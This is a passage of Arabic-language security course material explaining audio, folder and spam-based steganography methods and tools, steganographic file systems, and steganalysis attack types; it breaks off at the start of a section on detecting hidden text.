LSB encoding تعمل مثل تقنية **LSB insertion** والتي يتم فيها إدراج الرسالة السرية الثنائية(*BINARY*) في البت الأقل أهمية لكل نقطة من إشارة الصوت. هذه الطريقة يمكن استخدامها لإخفاء كميات كبيرة من البيانات السرية. فمن الممكن استخدام اخر اثنين من البت لإدخال البيانات الثنائية السرية ولكن المشكلة أن هذا سوف ينشا ضوضاء في الملف الصوتي. هذه الطريقة تفتقر الى الامن حيث ان التلاعب في ملف الصوت يجعل هذه الطريقة أقل على التكيف. البيانات المخفية يمكن التعرف عليها بسهولة واستخراجها بسبب قناة الضوضاء (*Channel noise*) و**resampling**.

4- Tone Insertion

ينطوي هذا الأسلوب على تضمين البيانات في إشارة الصوت عن طريق إدخال نغمات منخفضة الطاقة. النغمات منخفضة الطاقة هذه ليست مسموعة في وجود إشارات الصوت الأعلى بكثير. كما أنها ليست مسموعة، فإنه يخفي وجود الرسالة السرية الخاص بك. فمن الصعب

للغاية بالنسبة للمتنصت للكشف عن الرسالة السرية من إشارة الصوت. يساعد هذا الأسلوب لتجنب الهجمات مثل (**low-pass filtering**) واقتطاع البايت(***bit truncation***) .

برامج إخفاء المعلومات السمعية تنفذ واحدة من هذه الطرق لإخفاء البيانات السرية في ملفات الصوت.

5- Phase Encoding


Phase coding يتم وصفه بأنه المرحلة التي يتم فيها استبدال شريحة الصوت الأولية بالمرحلة المرجعية التي تمثل البيانات. يقوم بترميز بتات الرسالة سرية كأنه مرحلة التحويلات (***phase shift***) في مرحلة الطيف (***phase spectrum***) في الاشارة الرقمية، يتم تحقيق الترميز (***soft encoding***) من حيث نسبة الإشارة إلى الضوضاء (***signal-to-noise ratio***).

Audio Steganography: Deepsound

المصدر: http://jpinsoft.net/DeepSound

Deepsound يساعدك على إخفاء أي نوع من البيانات السرية في الملفات الصوتية(**WAV and FLAC**) . يمكنك استخدام هذه الأداة لتضمين رسالة سريه خاصة بك في الملف الصوتي. وسوف تسمح لك أيضا لاستخراج الملفات السرية مباشرة من مسارات قرص الصوت (***Audio CD track***) عندما تكون في الطرف الآخر. كما أنها قادرة على تشفير الملفات السرية، وبالتالي تعزيز الأمن.

للوصول إلى البيانات في الملف الناقل، يمكنك ببساطة استعرض الموقع مع متصفح ملف **Deepsound** ثم النقر بالزر الأيمن للماوس فوق الملف الصوتي لاستخراج الملف السري الخاص بك.



Audio Steganography Tools

يمكنك أيضا استخدام أدوات إخفاء المعلومات الصوتية التالية لإخفاء المعلومات السرية الخاصة بك في ملفات الصوت:

Mp3stegz available at http://sourceforge.net
MAXA Security Tools available at http://www.maxa-tools.com
BitCrypt available at http://bitcrypt.moshe-szweizer.com
MP3Stego available at http://www.petitcolas.net
Hide4PGP available at http://www.heinz-repp.onlinehome.de
CHAOS Universal available at http://safechaos.com
SilentEye available at http://www.silenteye.org
Quickcrypto available at http://www.quickcrypto.com
CryptArkan available at http://www.kuskov.com
Stegostick available at http://sourceforge.net


Folder Steganography

Folder steganography يشير إلى إخفاء معلومات سرية في المجلدات. هذا يمكن أن يتحقق مع مساعدة من الأداة ***Invisible Secrets 4***.

Folder Steganography: Invisible Secrets 4

المصدر: http://www.invisiblesecrets.com

Invisible Secrets 4 هو برنامج لتشفير الملفات والتي تحافظ على رسائل البريد الإلكتروني من مجرمي الإنترنت ويمنع المهاجمين من الاطلاع على الملفات الخاصة بك. هذا البرنامج يقوم بتشفير ليس فقط البيانات الخاصة والملفات لحفظها في مكان آمن والنقل الامن عبر الشبكة، ولكن أيضا يخفيهم في مثل هذا المكان بحيث لا أحد يستطيع التعرف عليها. حتى المهاجم يتعذر في تحديد موقع المعلومات الحساسة. عند وضع الوثائق الخاصة فأنها تظهر كأنها لا شيء مهم، مثل الصور أو ملفات الصوت أو صفحات الويب، وهذه الأنواع من الملفات هي تمويه مثالي لتخزين على المعلومات الحساسة. هذا البرنامج يسمح لك بتشفير وإخفاء المستندات مباشرة عن مستكشف الويندوز، ومن ثم نقلها آليا عن طريق البريد الإلكتروني أو عبر الإنترنت.



Folder Steganography Tools

بالإضافة إلى **Invisible Secrets 4**، يمكنك أيضا استخدام الأدوات التالية كأدوات **folder steganography** لإخفاء المعلومات السرية الخاصة بك في مجلدات:

Folder Lock available at http://www.newsoftwares.net
A+ Folder Locker available at http://www.giantmatrix.com
Toolwiz BSafe available at http://www.toolwiz.com
Hide Folders 2012 available at http://fspro.net
GiliSoft File Lock Pro available at http://www.gilisoft.com
Universal Shield available at http://www.everstrike.com
WinMend Folder Hidden available at http://www.winmend.com
Encrypted Magic Folders available at http://www.pc-magic.com
Quickcrypto available at http://quickcrypto.com
Max Folder Secure available at http://www.maxfoldersecure.com


Spam/Email Steganography


Spam/email steganography يشير إلى تقنية إرسال الرسائل السرية عن طريق إخفائها في رسائل البريد المزعجة/البريد الإلكتروني. رسائل البريد الإلكتروني المزعجة يمكن استخدامها بوصفها وسيلة للاتصال السري عن طريق دمج الرسائل السرية بنفس الطريقة، وإخفاء البيانات المضمنة في رسائل البريد الإلكتروني المزعجة. هذا الأسلوب هو من المفترض أن يتم استخدامها من قبل مختلف الوكالات العسكرية، مع مساعدة من خوارزميات الستيغانوغرافي. هذا يمكن تحقيقه مع مساعدة من الأداة **Spam Mimic**.

Spam/Email Steganography: Spam Mimic

المصدر: http://www.spammimic.com


Spam Mimic هو **Spam** لمحرك **Mimic** ل **Peter Wayner**. حيث يقوم بترميز/تشفير الرسالة السرية في رسائل البريد الإلكتروني المزعجة. الشيء الممتع في هذا البرنامج هو انه يقوم بترميز الرسالة الى فن الكلام والتعليقات في لعبة البيسبول. فإنه يوفر قدرات لكل من فك التشفير والترميز. الترميز/التشفير من قبل هذه الأداة عن طريق ترميز الرسالة السرية كأنها رسالة مزعجه (**Spam**) مع كلمة مرور، **fake PGP**، **fake Russian**، الفضاء.





Natural Text Steganography: Sams Big G Play Maker

برامج إخفاء المعلومات النصية تقوم بتحويل المعلومات الحساسة إلى عناصر حرية التعبير المعرفة من قبل المستخدم مثل **Play**.
Sams Big 6 Play Maker يساعد في أداء **natural text steganography**.
Sams Big G Play Maker هو برنامج مستند إلى نظام التشغيل ويندوز التي تم تصميمها لإخفاء الرسائل السرية في شكل مسرحية (**Play**) مسلية أو محادثة. هذا ينطبق عادة على الرسائل الصغيرة. يتم إخراج الرسالة السرية التي يتم إنشاؤها باستخدام هذه الأداة، لا يمكن للمرء أن يدرك أن نص المسرحية الناتج يحتوي على الرسالة الخفية.



مسائل في إخفاء المعلومات(Issues in Information Hiding)

تناقش المقاطع الثلاثة التالية القضايا التي يجب أخذها في الاعتبار عند إخفاء المعلومات.

1- Steganographic File System

في **steganographic file system**، يقوم بإخفاء كمية كبيرة نسبيا من المعلومات الحساسة ضمن نظام الملفات المضيف القائمة.
Steganographic file system يقوم بتجميع أجزاء (***allocates dynamically fragments***) من المعلومات المخفية إلى مواقع غير مستخدمة على جهاز التخزين، مما يسمح بإخفاء البيانات لتكون جزءا ضمن نظام ملفات المضيف. فإنه يسمح أيضا للمستخدمين لإعطاء أسماء وكلمة المرور (مفاتيح الوصول) للملفات. في هذه الطريقة، يتم تعتيم البيانات باستخدام خوارزميات التشفير، ولكن يتم رفض وجود البيانات دون مفتاح الوصول المقابلة، أي التي تعطى من قبل المستخدم. دون مفتاح الوصول المناسبة (كلمة المرور) فان المهاجم لا يمكن الحصول على البيانات من الملف.

يتم استخدام الطريقة التالية لبناء نظام الملفات الستيغانوغرافي:

- يبدأ نظام الملفات مع بيانات عشوائية.
- الكتل المشفرة يتم كتابتها إلى مواقع مزيفه باستخدام المفتاح والذي يتم الحصول عليه من اسم الملف وكلمة مرور المجلد لإخفاء الملف في كتل بيانات عشوائية. فاذا استمر الكتابة على نظام الملفات، فان من المتوقع حدوث اصطدامات ويتم إعادة الكتابة فوق الكتل، مما يسمح سوى لجزء صغير من مساحة القرص لاستخدامها بأمان.
- ينبغي أن تنسخ العديد من الكتل.
- مطلوب أيضا طريقة لتحديد الكتل التي تم إعادة الكتابة عليها.

الاحتياج لأنظمة الملفات الستيغانوغرافي (Need for steganographic file systems)

توفير أنظمة ملفات الستيغانوغرافي حماية إضافية للبيانات المخفية بطريقة مريحة. مع مساعدة من هذه، يمكن للمستخدمين تخزين المعلومات السرية (مثل الأسرار التجارية) أو المالية على أنظمتها دون أي خوف. للوصول إلى المعلومات، يجب على الشخص إجراء الأذونات الممنوحة والمعرفة والتي بدونهما لا يمكن الوصول إلى المعلومات في ملف. تقنيات إخفاء المعلومات لا تقوم بتشفير البيانات فقط ولكن أيضا تقوم بإخفاء وجود البيانات. البيانات التي هي ضمن نظام الملفات الستيغانوغرافي لا يمكن الوصول إليها من قبل أن يضطر المستخدم استخدام مفتاح الوصول (الأذونات الممنوحة).

2- مستويات الرؤية Levels of Visibility

إذا كانت عملية التضمين قامت بتشويه الغطاء لدرجة أنه تكون غير ملحوظه بصريا، وهذا يعني إذا تم تشويه الصورة بشكل واضح، فهذا يعنى ان الناقل غير كافي للحمولة. وبالمثل، إذا لم يتم تشويه الصورة، فهذا يعنى أن الناقل كافي. والطريقة التي يتم فيها تضمين الرسالة يتم تحديدها عن طريق إذا كانت البيانات غير محسوسة أم لا. للحد من سرقة البيانات، غالبا ما يتم نشر وجود العلامة المائية. ومع ذلك، فان نشر وجود العلامة المائية يتيح العديد من الأساليب التي يتعين تنفيذها لمحاولة تغيير أو تعطيل العلامة المائية. عند زيادة وضوح البيانات، فان هذا يزيد أيضا من احتمالات التلاعب في البيانات.

3- المتانة مقابل الحمولة (Robustness versus Payload)

من أجل أن يكون هناك وسيلة قوية من تضمين الرسالة، ينبغي الحفاظ على التكرار لمقاومة التغييرات التي أدخلت على الغطاء. ومع ذلك، فان زيادة متانة الرسالة يعني أن مساحة أقل صالحة للاستعمال للحمولة. يجب وزن المتانة ضد حجم الحمولة.

4- File Format Dependence

تحويل الملفات التي تحتوي على ***lossless information*** إلى ملفات مضغوطة تحتوي على ***Lossy information*** يمكنها أن يدمر المعلومات السرية الموجودة في الغطاء. بعض عمليات تضمين البيانات تعتمد على تنسيق الملف الناقل، في حين أن آخرين لا يعتمدون على تنسيق الملف. يستخدم خوارزمية ضغط ***jpeg*** حسابات ***floating-point*** لترجمة الصورة إلى مجموعة من الأعداد الصحيحة. عملية التحويل هذه يمكن أن يؤدي إلى أخطاء التقريب التي قد تقضى على أجزاء من الصورة. لا تؤدي هذه العملية في أي اختلاف ملحوظ في الصورة. وعلى الرغم من ذلك، فان البيانات يمكن أن تصبح تالفة. بعض الخوارزميات الشعبية الأخرى، وهما ***Windows Bitmap (BMP)*** و ***Graphic Interchange Format (GIF)***، تعتبر ***Lossless compressions***. الصور المضغوطة هو تمثيل دقيق للصور الأصلية.

Steganalysis

Steganalysis هي عملية عكسية ضد **steganography**. حيث **steganography** يستخدم في إخفاء البيانات، بينما **Steganalysis** يستخدم للكشف عن البيانات المخفية. فإنه يحدد الرسالة الخفية المشفرة، وإذا كان ذلك ممكنا، فإنه يسترد تلك الرسالة. ويمكن الكشف عن الرسالة من خلال النظر في الفروق بين أنماط البت وأحجام الملفات الكبيرة بشكل غير عادي.

الخطوة الأولى في **Steganalysis** هو اكتشاف الصورة التي يشتبه فيها بإيواء رسالة. ويعتبر أن هذا هجوم على المعلومات المخفية. هناك نوعان من أنواع الهجمات الأخرى ضد إخفاء المعلومات: ***message attacks*** و **chosen-*message attacks***.

Steganalyst يعرف بوجود الرسالة المخفية في ملف **stego-image** المقابل. يحدد **steganalyst** الأنماط التي تنشأ من إخفاء الرسالة وكشف هذه الرسالة. **Steganalyst** يقوم بإنشاء رسالة باستخدام أداة **stego** يعرف ويحلل الاختلافات في الأنماط.

صور الغطاء تكشف عن المزيد من القرائن البصرية بالمقارنة مع **stego-image**. فمن الضروري تحليل **stego-image** لتحديد المعلومات التي يتم إخفاؤها. الفجوة بين صورة الغطاء وحجم الملف **stego-image** من السهل توقعه. العديد من التوقيعات تكون واضحة باستخدام العديد من اسكيمات الألوان من صورة الغطاء.

بمجرد اكتشافها، **Stego-image** يمكن تدميرها أو تعديل الرسالة المخفية. بعض البيانات التي يتم اخفائها بداخل الصورة باستخدام **Image Domain Tool** يمكن أن تكون عديم الفائدة.

تحديات Steganalysis :

- تيار المعلومات المشتبه فيه قد أو قد لا يملك ترميز البيانات المخفية

Suspect information stream may or may not have encoded hidden data

- الكشف عن كفاءة ودقة المحتويات المخبأة داخل الصور الرقمية.

Efficient and accurate detection of hidden content within digital images

- تشفير البيانات المخفية قبل تضمينه داخل الملف أو إشارة

Encrypts the hidden data before inserted into a file or signal

- بعض الإشارات المشتبه فيه أو الملفات قد تحتوي على بيانات ذات صله أو ضوضاء بداخلها.

Steganalysis Methods/Attacks on Steganography

يتم تقسيم الهجمات ضد **Steganography** إلى ثمانية أنواع كالاتى:

Stego-only attacks reformat attacks, known-cover attacks, known-message attacks, known-stego attacks, chosen-stego attacks, chosen-message attacks, and disabling attacks.

Stego-only attack

هذا النوع من الهجوم يحدث عندما لا يوجد سوى **stego-medium**، والتي تنفذ الهجوم. الطريقة الوحيدة لتجنب هذا الهجوم هو عن طريق الكشف واستخراج الرسالة المضمنة.

Reformat attack

في هذه الطريقة يتم تغيير تنسيق الملف. حيث ان تنسيقات الملفات المختلفة تقوم بتخزين البيانات بطرق مختلفة.

Known-cover attack

يتم استخدام هذا الهجوم مع وجود **stego-medium** فضلا عن **cover-medium**. وهذا من شأنه تمكين المقارنة بين الوسائط بحيث يمكن الكشف عن التغيير في صيغ الوسائط.

Known-message attack

هذا النوع من الهجوم يفترض وجود كلا من الرسالة و**stego-medium**. بواسطة هذه التقنية يمكن إيجاد الرسالة المضمنة.

Known-Stego attack

في هذا الهجوم، يتم تعريف الخوارزميات إخفاء المعلومات والملف الأصلي و**Stego-object** كلاهما متاح.

Chosen-stego attack

هذا النوع من الهجوم يحدث عندما يولد **forensic investigator** ال **stego-medium** من الرسالة باستخدام أداة خاصة. البحث عن التوقيعات يمكن الكشف عن **steganography mediums** الأخرى والتي يمكن حمل هذا النوع من الهجوم.

Chosen-message attack

Steganalyst يولد ***stego-object*** من بعض أدوات ***steganography***أو خوارزمية ***steganography***للرسالة المختارة. الهدف من هذا الهجوم هو تحديد أنماط في ***stego-object*** والتي قد تشير إلى استخدام أدوات ***steganography***معينة أو خوارزميات ***steganography***.

Disabling or active attacks

يصنف هذه إلى ستة أجزاء، والتي تشمل الطمس(**blur**) ، تقليل الضوضاء(**noise reduction**) ، **sharpen**، **rotate**، إعادة تشكيله (**resample**)، و**soften**. **Disabling attacks** يمكنه تسهيل التحولات و تقليل التباين عن طريق حساب متوسط بكسل الموجود بجانب الحواف الثابت للخطوط المحددة و المناطق التي توجد فيها تحولات اللون كبيرة. وهذا ما يسمى **blurring** لـ **stego-medium**. الضجيج العشوائي (***random noise***) في**stego-medium** يمكنه إدراج بكسل لون عشوائي إلى الصورة. الضوضاء الموحدة (***uniform noise***) يمكنه إدراج البكسل والألوان التي تشبه البكسل الأصلي. الحد من الضوضاء (**noise reduction**) يقلل من الضوضاء في الصورة من خلال تعديل الألوان وبلوغ متوسط قيم بكسل. ***Sharpening*** هو التأثير المعاكس لـ **blur**. لأنه يزيد التباين بين البكسلات المجاورة حيث يوجد تباين الالوان الهامة التي عادة ما تكون على حافة الكائنات. **Rotation** يقوم بتحريك **stego-medium** ليعطي نقطه وسطها. **Resample** يشمل ما يعرف باسم عملية الاستيفاء (**interpolation process**) التي تستخدم للحد من **raggedness** المرتبطة بـ **stego-medium**. يستخدم عادة **Resample** لتغيير حجم الصورة. **Softening of the stego-medium** يطبق **uniform blur** إلى الصورة لتجانس الحواف والحد من التباين (**Contrast**) وتسبب تشويه أقل من **blurring**.

Detecting Text and Image Steganography

Steganography هو فن إخفاء المعلومات السرية أو الحساسة داخل غطاء(***cover medium***) . في هذا، تستخدم البتات غير مستخدمة للبيانات في ملفات الكمبيوتر مثل الرسومات والصور الرقمية، والنص، **HTML**، الخ. لإخفاء المعلومات الحساسة من المستخدمين غير المصرح به. الكشف عن البيانات المخفية تتم بطرق مختلفة اعتمادا على الملفات المستخدمة. أنواع الملفات التالية تتطلب أساليب محددة للكشف عن الرسائل المخفية. عندما يتم إخفاء الرسالة في ملف بمثل هذه الطريقة التي لا يمكن أن يكون على بينه بوجد هذه الرسالة إلا المستخدمين الذي يملكون تصريح بذلك حيث يمكنهم قراءة الرسالة خفية أو استرداد الرسالة، وربما يتم تطبيق تغيير على الغطاء أو الملف الناقل. التغيير يختلف بناء على نوع الملفات المستخدمة والناقل.

Text Files

